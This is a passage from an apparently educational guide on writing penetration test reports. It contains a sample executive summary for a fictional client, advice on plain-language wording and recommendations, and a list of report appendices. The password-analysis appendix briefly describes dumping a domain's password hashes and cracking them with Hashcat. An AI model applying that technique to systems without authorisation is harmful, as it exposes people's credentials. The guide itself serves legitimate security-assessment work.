One finding involved a network communication protocol that can be “spoofed” to retrieve passwords for internal users that can be used to gain unauthorized access if an attacker can gain unauthorized access to the network without credentials. In most corporate environments, this protocol is unnecessary and can be disabled. It is enabled by default primarily for small and medium-sized businesses that do not have the resources for a dedicated hostname resolution (the “phonebook” of your network) server. During the assessment, these resources were observed on the network, so Inlanefreight should begin formulating a test plan to disable the dangerous service.

The next issue was a weak configuration involving service accounts that allows any authenticated user to steal a component of the authentication process that can often be guessed offline (via password “cracking”) to reveal the human-readable form of the account’s password. These types of service accounts typically have more privileges than a standard user, so obtaining one of their passwords in clear text could result in lateral movement or privilege escalation and eventually in complete internal network compromise. The tester also noticed that the same password was used for administrator access to all servers within the internal network. This means that if one server is compromised, an attacker can re-use this password to access any server that shares it for administrative access. Fortunately, both of these issues can be corrected without the need for third-party tools. Microsoft’s Active Directory contains settings that can be used to minimize the risk of these resources being abused for the benefit of malicious users.

A webserver was also found to be running a web application that used weak and easily guessable credentials to access an administrative console that can be leveraged to gain unauthorized access to the underlying server. This could be exploited by an attacker on the internal network without needing a valid user account. This attack is very well-documented, so it is an exceedingly likely target that can be particularly damaging, even in the hands of an unskilled attacker. Ideally, direct external access to this service would be disabled, but in the event that it cannot be, it should be reconfigured with exceptionally strong credentials that are rotated frequently. Inlanefreight may also want to consider maximizing the log data collected from this device to ensure that attacks against it can be detected and triaged quickly.

The tester also found shared folders with excessive permissions, meaning that all users in the internal network can access a considerable amount of data. While sharing files internally between departments and users is important to day-to-day business operations, wide-open permissions on file shares may result in unintentional disclosure of confidential information. Even if a file share does not contain any sensitive information today, someone may unwittingly put such data there, thinking it is protected when it isn’t. This configuration should be changed to ensure that users can access only what is necessary to perform their day-to-day duties.

Finally, the tester noticed that testing activities seemed to go mostly unnoticed, which may represent an opportunity to improve visibility into the internal network and indicates that a real-world attacker might remain undetected if internal access is achieved. Inlanefreight should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. Inlanefreight should also consider performing periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, a more collaborative, in-depth Active Directory security assessment may help identify additional opportunities to harden the Active Directory environment, making it more difficult for attackers to move around the network and increasing the likelihood that Inlanefreight will be able to detect and respond to suspicious activity.

**Anatomy of the Executive Summary**

That wall of text is great and all, but how did we get there? Let's take a look at the thought process, shall we? For this analysis, we'll use the sample report you can download from the Resources list.

The first thing you'll likely want to do is get a list of your findings together and try categorizing the nature of the risk of each one. These categories will be the foundation for what you're going to discuss in the executive summary. In our sample report, we have the following findings:

* LLMNR/NBT-NS Response Spoofing - configuration change/system hardening
* Weak Kerberos Authentication (“Kerberoasting”) - configuration change/system hardening
* Local Administrator Password Re-Use - behavioral/system hardening
* Weak Active Directory Passwords - behavioral
* Tomcat Manager Weak/Default Credentials High - configuration change/system hardening
* Insecure File Shares - configuration change/system hardening/permissions
* Directory Listing Enabled - configuration change/system hardening
* Enhance Security Monitoring Capabilities - configuration change/system hardening

First, it's notable that there aren't any issues in this list linked to missing patches, indicating that the client may have spent considerable time and effort maturing that process. For anyone that's been a sysadmin before, you'll know this is no small feat, so we want to make sure to recognize their efforts. This endears you to the sysadmin team by showing their executives that the work they've been doing has been effective, and it encourages the executives to continue to invest in people and technology that can help correct some of their issues.

Back to our findings, you can see nearly every finding has some sort of configuration change or system hardening resolution. To collapse it even further, you could start to conclude that this particular client has an immature configuration management process (i.e., they don't do a very good job of changing default configurations on anything before placing it into production). Since there is a lot to unpack in eight findings, you probably don't want to just write a paragraph that says "configure things better ."You have some real estate to get into some individual issues and describe some of the impact (the attention-grabbing stuff) of some of the more damaging findings. Developing a configuration management process will take a lot of work, so it's important to describe what did or could happen if this issue remains unchecked.

As you read each paragraph, you'll probably be able to map the high-level description to the associated finding to give you some idea of how to describe some of the more technical terms in a way that a non-technical audience can follow without having to look things up. You'll notice that we do not use acronyms, talk about protocols, mention tickets that grant other tickets, or anything like that. In a few cases, we also describe general anecdotes about what level of effort to expect from remediation, changes that should be made cautiously, workarounds to monitor for a given threat, and the skill level required to perform exploitation. You do NOT have to have a paragraph for every finding. If you have a report with 20 findings, that would get out of control quickly. Try to focus on the most impactful ones.

A couple of nuances to mention as well:

* Certain observations you make during the assessment can indicate a more significant issue the client may not be aware of. It's obviously valuable to provide this analysis, but you must be careful how it's worded to ensure you are not speaking in absolutes because of an assumption.
* At the end, you'll notice a paragraph about how it **seems like** and **indicated that** the client did not detect our testing activity. These qualifiers are important because you aren't absolutely sure they didn't. They may have just not told you they did.
* Another example of this (in general, not in this executive summary) would be if you wrote something to the effect of "begin documenting system hardening templates and processes ." This insinuates that they have done nothing, which could be insulting if they actually tried and failed. Instead, you might say, "review configuration management processes and address the gaps that led to the issues identified in this report."

Hopefully, this helps clear up some of the thought processes that went into writing this and gives you some ideas on how to think about things differently when trying to describe them. Words have meaning, so make sure you choose them carefully.

**Summary of Recommendations**

Before we get into the technical findings, it's a good idea to provide a Summary of Recommendations or Remediation Summary section. Here we can list our short, medium, and long-term recommendations based on our findings and the current state of the client's environment. We'll need to use our experience and knowledge of the client's business, security budget, staffing considerations, etc., to make accurate recommendations. Our clients will often have input on this section, so we want to get it right, or the recommendations are useless. If we structure this properly, our clients can use it as the basis for a remediation roadmap. If you opt not to do this, be prepared for clients to ask you to prioritize remediation for them. It may not happen all the time, but if you have a report with 15 high-risk findings and nothing else, they're likely going to want to know which of them is "the most high." As the saying goes, "when everything is important, nothing is important."

We should tie each recommendation back to a specific finding and not include any short or medium-term recommendations that are not actionable by remediating findings reported later in the report. Long-term recommendations may map back to informational/best practice recommendations such as "Create baseline security templates for Windows Server and Workstation hosts" but may also be catch-all recommendations such as "Perform periodic Social Engineering engagements with follow-on debriefings and security awareness training to build a security-focused culture within the organization from the top down."

Some findings could have an associated short and long-term recommendation. For example, if a particular patch is missing in many places, that is a sign that the organization struggles with patch management and perhaps does not have a strong patch management program, along with associated policies and procedures. The short-term solution would be to push out the relevant patches, while the long-term objective would be to review patch and vulnerability management processes to address any gaps that would prevent the same issue from cropping up again. In the application security world, it might instead be fixing the code in the short term and in the long term, reviewing the SDLC to ensure security is considered early enough in the development process to prevent these issues from making it into production.

**Findings**

After the Executive Summary, the Findings section is one of the most important. This section gives us a chance to show off our work, paint the client a picture of the risk to their environment, give technical teams the evidence to validate and reproduce issues and provide remediation advice. We will discuss this section of the report in detail in the next section of this module: [How to Write up a Finding](https://academy.hackthebox.com/module/162/section/1536).

**Appendices**

There are appendices that should appear in every report, but others will be dynamic and may not be necessary for all reports. If any of these appendices bloat the size of the report unnecessarily, you may want to consider whether a supplemental spreadsheet would be a better way to present the data (not to mention the enhanced ability to sort and filter).

**Static Appendices**

**Scope**

Shows the scope of the assessment (URLs, network ranges, facilities, etc.). Most auditors that the client has to hand your report to will need to see this.

**Methodology**

Explain the repeatable process you follow to ensure that your assessments are thorough and consistent.

**Severity Ratings**

If your severity ratings don't directly map to a CVSS score or something similar, you will need to articulate the criteria necessary to meet your severity definitions. You will have to defend this occasionally, so make sure it is sound and can be backed up with logic and that the findings you include in your report are rated accordingly.

**Biographies**

If you perform assessments with the intent of fulfilling PCI compliance specifically, the report should include a bio about the personnel performing the assessment with the specific goal of articulating that the consultant is adequately qualified to perform the assessment. Even without compliance obligations, it can help give the client peace of mind that the person doing their assessment knew what they were doing.

**Dynamic Appendices**

**Exploitation Attempts and Payloads**

If you've ever done anything in incident response, you should know how many artifacts are left behind after a penetration test for the forensics guys to try and sift through. Be respectful and keep track of the stuff you did so that if they experience an incident, they can differentiate what was you versus an actual attacker. If you generate custom payloads, particularly if you drop them on disk, you should also include the details of those payloads here, so the client knows exactly where to go and what to look for to get rid of them. This is especially important for payloads that you cannot clean up yourself.

**Compromised Credentials**

If a large number of accounts were compromised, it is helpful to list them here (if you compromise the entire domain, it might be a wasted effort to list out every user account instead of just saying "all domain accounts") so that the client can take action against them if necessary.

**Configuration Changes**

If you made any configuration changes in the client environment (hopefully you asked first), you should itemize all of them so that the client can revert them and eliminate any risks you introduced into the environment (like disabling EDR or something). Obviously, it's ideal if you put things back the way you found them yourself and get approval in writing from the client to change things to prevent getting yelled at later on if your change has unintended consequences for a revenue-generating process.

**Additional Affected Scope**

If you have a finding with a list of affected hosts that would be too much to include with the finding itself, you can usually reference an appendix in the finding to see a complete list of the affected hosts where you can create a table to display them in multiple columns. This helps keep the report clean instead of having a bulleted list several pages long.

**Information Gathering**

If the assessment is an External Penetration test, we may include additional data to help the client understand their external footprint. This could include whois data, domain ownership information, subdomains, discovered emails, accounts found in public breach data ([DeHashed](https://www.dehashed.com) is great for this), an analysis of the client's SSL/TLS configurations, and even a listing of externally accessible ports/services (in a large scope external you'd likely want to make a supplementary spreadsheet). This data can be beneficial in a low-to-no-finding report but should convey some sort of value to the client and not just be "fluff."

**Domain Password Analysis**

If you're able to gain Domain Admin access and dump the NTDS database, it's a good idea to run this through Hashcat with multiple wordlists and rules and even brute-force NTLM up through eight characters if your password cracking rig is powerful enough. Once you've exhausted your cracking attempts, a tool such as [DPAT](https://github.com/clr2of8/DPAT) can be used to produce a nice report with various statistics. You may want just to include some key stats from this report (i.e., number of hashes obtained, number and percentage cracked, number of privileged accounts cracks (think Domain Admins and Enterprise Admins), top X passwords, and the number of passwords cracked for each character length). This can help drive home themes in the Executive Summary and Findings sections regarding weak passwords. You may also wish to provide the client with the entire DPAT report as supplementary data.

**Report Type Differences**

In this module, we are mainly covering all of the elements that should be included in an Internal Penetration Test report or an External Penetration Test that ended with internal compromise. Some of the elements of the report (such as the Attack Chain) will likely not apply in an External Penetration Test report where there was no internal compromise. This type of report would focus more on information gathering, OSINT data, and externally exposed services. It would likely not include appendices such as compromised credentials, configuration changes, or a domain password analysis. A Web Application Security Assessment (WASA) report would probably focus mainly on the Executive Summary and Findings sections and would likely emphasize the OWASP Top 10. A physical security assessment, red team assessment, or social engineering engagement would be written in more of a narrative format. It's a good practice to create templates for various types of assessments, so you have them ready to go when that particular type of assessment comes up.

Now that we've covered the elements of a report let's dig into how to write up a finding effectively.